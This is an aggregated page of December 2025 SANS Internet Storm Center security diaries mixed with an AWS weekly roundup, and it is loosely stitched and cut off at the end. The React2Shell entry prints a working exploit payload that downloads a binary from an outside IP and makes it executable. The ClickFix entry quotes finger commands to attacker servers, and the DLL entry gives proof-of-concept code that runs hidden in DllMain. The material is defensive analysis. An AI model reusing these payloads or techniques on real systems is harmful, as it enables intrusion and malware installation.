
Xavier's diary entry "Abusing DLLs EntryPoint for the Fun" inspired me to do some tests with TLS Callbacks and DLLs.
Monthly Archives: December 2025

Positive trends related to public IP ranges from the year 2025, (Thu, Dec 18th)
This post was originally published on this site
Since the end of the year is quickly approaching, it is undoubtedly a good time to look back at what the past twelve months have brought to us… And given that the entire cyber security profession is about protecting various systems from “bad things” (and we’ve all correspondingly seen more than our share of the “bad”), I thought that it might be pleasant to look at a few positive background trends that have accompanied us throughout the year, without us necessarily noticing…

Maybe a Little Bit More Interesting React2Shell Exploit, (Wed, Dec 17th)
AWS Weekly Roundup: Amazon ECS, Amazon CloudWatch, Amazon Cognito and more (December 15, 2025)
This post was originally published on this site
Can you believe it? We’re nearly at the end of 2025. And what a year it’s been! From re:Invent recap events, to AWS Summits, AWS Innovate, AWS re:Inforce, Community Days, and DevDays and, recently, adding that cherry on the cake, re:Invent 2025, we have lived through a year filled with exciting moments and technology advancements which continue to shape our new modern world.
Speaking of re:Invent, if you haven’t caught up yet on all the new releases and announcements (and there were plenty of exciting launches across every area), be sure to check out our curated post highlighting the top announcements from AWS re:Invent 2025. We’ve organized all the key releases into easy-to-navigate categories and included links so you can dive deeper into anything that sparks your interest.
While the year may be wrapping up, our teams are still busy working on things that you have either asked for as customers or that we pro-actively create to make your lives easier. Last week had quite a few interesting releases as usual, so let’s look at a few that I think could be useful for many of you out there.
Last week’s launches
Amazon WorkSpaces Secure Browser introduces Web Content Filtering – Organizations can now control web access through category-based filtering across 25+ predefined categories, granular URL policies, and integrated compliance logging. The feature works alongside existing Chrome policies and integrates with Session Logger for enhanced monitoring and is available at no additional cost in 10 AWS Regions with pay-as-you-go pricing.
Amazon Aurora DSQL now supports cluster creation in seconds – Developers can now instantly provision Aurora DSQL databases with setup time reduced from minutes to seconds, enabling rapid prototyping through the integrated AWS console query editor or AI-powered development via the Aurora DSQL Model Context Protocol server. Available at no additional cost in all AWS Regions where Aurora DSQL is offered, with AWS Free Tier access available.
Amazon Aurora PostgreSQL now supports integration with Kiro powers – Developers can now accelerate Aurora PostgreSQL application development using AI-assisted coding through Kiro powers, a repository of pre-packaged Model Context Protocol servers. The Aurora PostgreSQL integration provides direct database connectivity for queries, schema management, and cluster operations, dynamically loading relevant context as developers work. Available for one-click installation in Kiro IDE across all AWS Regions.
Amazon ECS now supports custom container stop signals on AWS Fargate – Fargate tasks now honor the stop signal configured in container images, enabling graceful shutdowns for containers that rely on signals like SIGQUIT or SIGINT instead of the default SIGTERM. The ECS container agent reads the STOPSIGNAL instruction from OCI-compliant images and sends the appropriate signal during task termination. Available at no additional cost across all AWS Regions.
Amazon CloudWatch SDK supports optimized JSON, CBOR protocols – CloudWatch SDK now defaults to JSON and CBOR protocols, delivering lower latency, reduced payload sizes, and decreased client-side CPU and memory usage compared to the traditional AWS Query protocol. Available at no additional cost across all AWS Regions and SDK language variants.
Amazon Cognito identity pools now support private connectivity with AWS PrivateLink – Organizations can now securely exchange federated identities for temporary AWS credentials through private VPC connections, eliminating the need to route authentication traffic over the public internet. Available in all AWS Regions where Cognito identity pools are supported, except AWS China (Beijing) and AWS GovCloud (US) Regions.
AWS Application Migration Service supports IPv6 – Organizations can now migrate applications using IPv6 addressing through dual-stack service endpoints that support both IPv4 and IPv6 communications. During replication, testing, and cutover phases, you can use IPv4, IPv6, or dual-stack configurations to launch servers in your target environment. Available at no additional cost in all AWS Regions that support MGN and EC2 dual-stack endpoints.
And that’s it for the AWS News Blog Weekly Roundup…not just for this week, but for 2025! We’ll be taking a break and returning in January to continue bringing you the latest AWS releases and updates.
As we close out 2025, it’s remarkable to look back at just how much has changed since the beginning of year. From groundbreaking AI capabilities to transformative infrastructure innovations, AWS has delivered an incredible year of releases that have reshaped what’s possible in the cloud. Throughout it all, the AWS News Blog has been right here with you every week with our Weekly Roundup series, helping you stay informed and ready to take advantage of each new opportunity as it arrived. We’re grateful you’ve joined us on this journey, and we can’t wait to continue bringing you the latest AWS innovations when we return in January 2026.
Until then, happy building, and here’s to an even more exciting year ahead!
More React2Shell Exploits CVE-2025-55182, (Mon, Dec 15th)
This post was originally published on this site
Exploits for React2Shell (CVE-2025-55182) remain active. However, at this point, I would think that any servers vulnerable to the "plain" exploit attempts have already been exploited several times. Here is today's most popular exploit payload:
------WebKitFormBoundaryxtherespoopalloverme

Content-Disposition: form-data; name="0"
{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{"then":"$B1337"}","_response":{"_prefix":"process.mainModule.require('http').get('http://51.81.104.115/nuts/poop',r=>r.pipe(process.mainModule.require('fs').createWriteStream('/dev/shm/lrt').on('finish',()=>process.mainModule.require('fs').chmodSync('/dev/shm/lrt',0o755))));","_formData":{"get":"$1:constructor:constructor"}}}

------WebKitFormBoundaryxtherespoopalloverme

Content-Disposition: form-data; name="1"
"$@0"

------WebKitFormBoundaryxtherespoopalloverme

------WebKitFormBoundaryxtherespoopalloverme--
To make the key components more readable:
process.mainModule.require('http').get('http://51.81.104.115/nuts/poop',

r=>r.pipe(process.mainModule.require('fs').

createWriteStream('/dev/shm/lrt').on('finish'
This statement downloads the binary from 51.81.104.115 into a local file, /dev/shm/lrt.
process.mainModule.require('fs').chmodSync('/dev/shm/lrt',0o755))));
And then the script is marked as executable. It is unclear whether the script is explicitly executed. The Virustotal summary is somewhat ambiguous regarding the binary, identifying it as either adware or a miner [1]. Currently, this is the most common exploit variant we see for react2shell.
Other versions of the exploit use /dev/lrt and /tmp/lrt instead of /dev/shm/lrt to store the malware.
/dev/shm and /dev/tmp are typically world writable and should always work. /dev requires root privileges, and these days it is unlikely for a web application to run as root. One recommendation to harden Linux systems is to create/tmp as its own partition and mark it as "noexec" to prevent it from being used as a scratch space to run exploit code. But this is sometimes tough to implement with "normal" processes running code in /tmp (not pretty, but done ever so often)
[1] https://www.virustotal.com/gui/file/895f8dff9cd26424b691a401c92fa7745e693275c38caf6a6aff277eadf2a70b/detection
—
Johannes B. Ullrich, Ph.D. , Dean of Research, SANS.edu
Twitter|
(c) SANS Internet Storm Center. https://isc.sans.edu Creative Commons Attribution-Noncommercial 3.0 United States License.
Wireshark 4.6.2 Released, (Sun, Dec 14th)
This post was originally published on this site
Wireshark release 4.6.2 fixes 2 vulnerabilities and 5 bugs.
The Windows installers now ship with the Visual C++ Redistributable version 14.44.35112. This required a reboot of my laptop.
Didier Stevens
Senior handler
blog.DidierStevens.com
(c) SANS Internet Storm Center. https://isc.sans.edu Creative Commons Attribution-Noncommercial 3.0 United States License.
ClickFix Attacks Still Using the Finger, (Sat, Dec 13th)
This post was originally published on this site
Introduction
Since as early as November 2025, the finger protocol has been used in ClickFix social engineering attacks. BleepingComputer posted a report of this activity on November 15th, and Didier Stevens posted a short follow-up in an ISC diary the next day.
I often investigate two campaigns that employ ClickFix attacks: KongTuke and SmartApeSG. When I checked earlier this week on Thursday, December 11th, both campaigns used commands that ran finger.exe in Windows to retrieve malicious content.
So after nearly a month, ClickFix attacks are still giving us the finger.

Shown above: ClickFix attacks running finger.exe.
KongTuke Example
My investigation of KongTuke activity on December 11th revealed a command for finger gcaptcha@captchaver[.]top from the fake CAPTCHA page.

Shown above: Example of fake CAPTCHA page from the KongTuke campaign on December 11th, 2025.
I recorded network traffic generated by running this ClickFix script, and I used the finger filter in Wireshark to find finger traffic over TCP port 79.

Shown above: Finding finger traffic using the finger filter in Wireshark.
Following the TCP stream of this traffic revealed text returned from the server. The result was a powershell command with Base64 encoded text.

Shown above: Text returned from the server in response to the finger command.
SmartApeSG Example
My investigation of SmartApeSG activity on December 11th revealed a command for finger Galo@91.193.19[.]108 from the fake CAPTCHA page.

Shown above: Example of fake CAPTCHA page from the SmartApeSG campaign on December 11th, 2025.
I recorded network traffic generated by running this ClickFix script, and I used the finger filter in Wireshark to find finger traffic over TCP port 79.

Shown above: Finding finger traffic using the finger filter in Wireshark.
Following the TCP stream of this traffic revealed text returned from the server. The result was a script to retrieve content from pmidpils[.]com/yhb.jpg then save and run that content on the user's Windows host.

Shown above: Text returned from the server in response to the finger command.
Final Words
As Didier Stevens noted in last month's diary about this activity, corporate environments with an explicit proxy will block TCP port 79 traffic generated by finger.exe. However, if TCP port 79 traffic isn't blocked, these attacks could still be effective.
Bradley Duncan
brad [at] malware-traffic-analysis.net
(c) SANS Internet Storm Center. https://isc.sans.edu Creative Commons Attribution-Noncommercial 3.0 United States License.
Abusing DLLs EntryPoint for the Fun, (Fri, Dec 12th)
This post was originally published on this site
In the Microsoft Windows ecosystem, DLLs (Dynamic Load Libraries) are PE files like regular programs. One of the main differences is that they export functions that can be called by programs that load them. By example, to call RegOpenKeyExA(), the program must first load the ADVAPI32.dll. A PE files has a lot of headers (metadata) that contain useful information used by the loader to prepare the execution in memory. One of them is the EntryPoint, it contains the (relative virtual) address where the program will start to execute.

In case of a DLL, there is also an entry point called logically the DLLEntryPoint. The code located at this address will be executed when the library is (un)loaded. The function executed is called DllMain()[1] and expects three parameters:
BOOL WINAPI DllMain(
  _In_ HINSTANCE hinstDLL,
  _In_ DWORD fdwReason,
  _In_ LPVOID lpvReserved
);
The second parmeter indicates why the DLL entry-point function is being called:
- DLL_PROCESS_DETACH (0)
- DLL_PROCESS_ATTACH (1)
- DLL_THREAD_ATTACH (2)
- DLL_THREAD_DETACH (3)
Note that this function is optional but it is usually implemented to prepare the environment used by the DLL like loading resources, creating variables, etc… Microsoft recommends also to avoid performing sensitive actions at that location.
Many maware are deployed as DLLs because it's more challenging to detect. The tool regsvr32.exe[2] is a classic attack vector because it helps to register a DLL in the system (such DLL will implement a DllRegisterServer() function). Another tool is rundll32.exe[3] that allows to call a function provided by a DLL:
C:> rundll32.exe mydll.dll,myExportedFunction
When a suspicious DLL is being investigated, the first reflex of many Reverse Engineers is to look at the exported function(s) but don't pay attention to the entrypoint. They look at the export table:

This DllMain() is a very nice place where threat actors could store malicious code that will probably remains below the radar if you don’t know that this EntryPoint exists. I wrote a proof-of-concept DLL that executes some code once loaded (it will just pop up a calc.exe). Here is the simple code:
// evildll.cpp
#include <windows.h>
#pragma comment(lib, "user32.lib")

extern "C" __declspec(dllexport) void SafeFunction() {
    // Simple exported function
    MessageBoxA(NULL, "SafeFunction() was called!", "evildll", MB_OK | MB_ICONINFORMATION);
}

BOOL APIENTRY DllMain(HMODULE hModule,
                      DWORD  ul_reason_for_call,
                      LPVOID lpReserved) {
    switch (ul_reason_for_call) {
        case DLL_PROCESS_ATTACH:
        {
            // Optional: disable thread notifications to reduce overhead
            DisableThreadLibraryCalls(hModule);

            STARTUPINFOA si{};
            PROCESS_INFORMATION pi{};
            si.cb = sizeof(si);
            char cmdLine[] = "calc.exe";

            BOOL ok = CreateProcessA(NULL, cmdLine, NULL, NULL, FALSE, 0, NULL, NULL, &si, &pi);
            if (ok) {
                CloseHandle(pi.hThread);
                CloseHandle(pi.hProcess);
            } else {
                // optional: GetLastError() handling/logging
            }
            break;
        }
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}
And now, a simple program used to load my DLL:
// loader.cpp
#include <windows.h>
#include <stdio.h>

typedef void (*SAFEFUNC)();

int main()
{
    // Load the DLL
    HMODULE hDll = LoadLibraryA("evildll.dll");
    if (!hDll)
    {
        printf("LoadLibrary failed (error %lu)n", GetLastError());
        return 1;
    }
    printf("[+] DLL loaded successfullyn");

    // Resolve the function
    SAFEFUNC SafeFunction = (SAFEFUNC)GetProcAddress(hDll, "SafeFunction");
    if (!SafeFunction)
    {
        printf("GetProcAddress failed (error %lu)n", GetLastError());
        FreeLibrary(hDll);
        return 1;
    }
    printf("[+] SafeFunction() resolvedn");

    // Call the function
    SafeFunction();

    // Unload DLL
    FreeLibrary(hDll);

    return 0;
}
Let's compile the DLL, the loader and execute it:

When the DLL is loaded with LoadLibraryA(), the calc.exe process is spawned automatically, even if no DLL function is invoked!
Conclusion: Always have a quick look at the DLL entry point!
[1] https://learn.microsoft.com/en-us/windows/win32/dlls/dllmain
[2] https://attack.mitre.org/techniques/T1218/010/
[3] https://attack.mitre.org/techniques/T1218/011/
Xavier Mertens (@xme)
Xameco
Senior ISC Handler – Freelance Cyber Security Consultant
PGP Key
(c) SANS Internet Storm Center. https://isc.sans.edu Creative Commons Attribution-Noncommercial 3.0 United States License.
Using AI Gemma 3 Locally with a Single CPU , (Wed, Dec 10th)
This post was originally published on this site
Several months ago, I got a Nucbox K8 Plus minicomputer to use as a Proxmox 9 server. At the time of this acquisition, I didn't realize this minicomputer had an artificial intelligence (AI) engine [1] build in the CPU that could be used to run AI applications locally. A coworker recommended that I try Google Gemma 3 as a local AI open model to work with my use cases.
"Gemma is a family of generative artificial intelligence (AI) models and you can use them in a wide variety of generation tasks, including question answering, summarization, and reasoning." [2], a review of the Gemma 3 key features is also posted on this page. This page [3] lists the minimum requirements for the 5 Gemma 3 models 270M, 1B, 4B, 12B, and 27B.
Default Open WebUI
